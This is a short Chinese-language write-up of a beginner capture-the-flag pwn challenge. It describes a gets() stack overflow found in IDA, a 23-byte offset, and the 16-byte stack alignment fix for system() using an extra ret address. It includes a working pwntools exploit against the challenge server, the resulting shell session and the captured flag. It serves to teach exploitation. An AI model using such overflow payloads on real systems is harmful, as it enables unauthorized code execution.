



这时一道基础的pwn题，原理就是利用了栈溢出

拖入ida



看到gets脑壳一热，应该是栈溢出了，再找找有没有system函数



看到这个，认为使用栈溢出，返回到fun函数

gets函数读入内容放到s数组当中

```

-000000000000000010      db ? ; undefined
-00000000000000000F| s    db ?
-00000000000000000E      db ? ; undefined
-00000000000000000D      db ? ; undefined
-00000000000000000C      db ? ; undefined
-00000000000000000B      db ? ; undefined
-00000000000000000A      db ? ; undefined
-000000000000000009      db ? ; undefined
-000000000000000008      db ? ; undefined
-000000000000000007      db ? ; undefined
-000000000000000006      db ? ; undefined
-000000000000000005      db ? ; undefined
-000000000000000004      db ? ; undefined
-000000000000000003      db ? ; undefined
-000000000000000002      db ? ; undefined
-000000000000000001      db ? ; undefined
+000000000000000000      s    db 8 dup(?)
+000000000000000008      r    db 8 dup(?)
+000000000000000010

```

s数组大小为15字节，以下是8字节的rbp（栈帧），再下来的r即是我们需要覆盖的地址

gdb调试

在调试时发现，23个'0'字符加上fun函数的地址即可达到运行bin/sh的要求
但是运行pwntools时出错了

原因在于unbutu18以上的机子对于调用system函数，必须要求栈的地址是16字节对齐的。

在调试时，返回fun函数的地址位于栈的0x7ffffffe558处，运行fun时，栈顶地址为0x7ffffffe560，push rbp，栈顶为0x7ffffffe558，call system后，栈顶为0x7ffffffe550，push rbp，栈顶为 0x7ffffffe548，该地址不满足16字节对齐。
解决办法为多添加一个指向ret指令的地址即可

```
[+] Opening connection to node3.buuoj.cn on port 28197: Done
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{3557a80f-76b5-4115-9fa7-0d9dcd7333db}
$
```

```
from pwn import *
io = remote('node3.buuoj.cn', 28197)
payload = b'0'*23+p64(0x401198)+p64(0x401186) #
io.sendline(payload)
sleep(2)
io.interactive()
```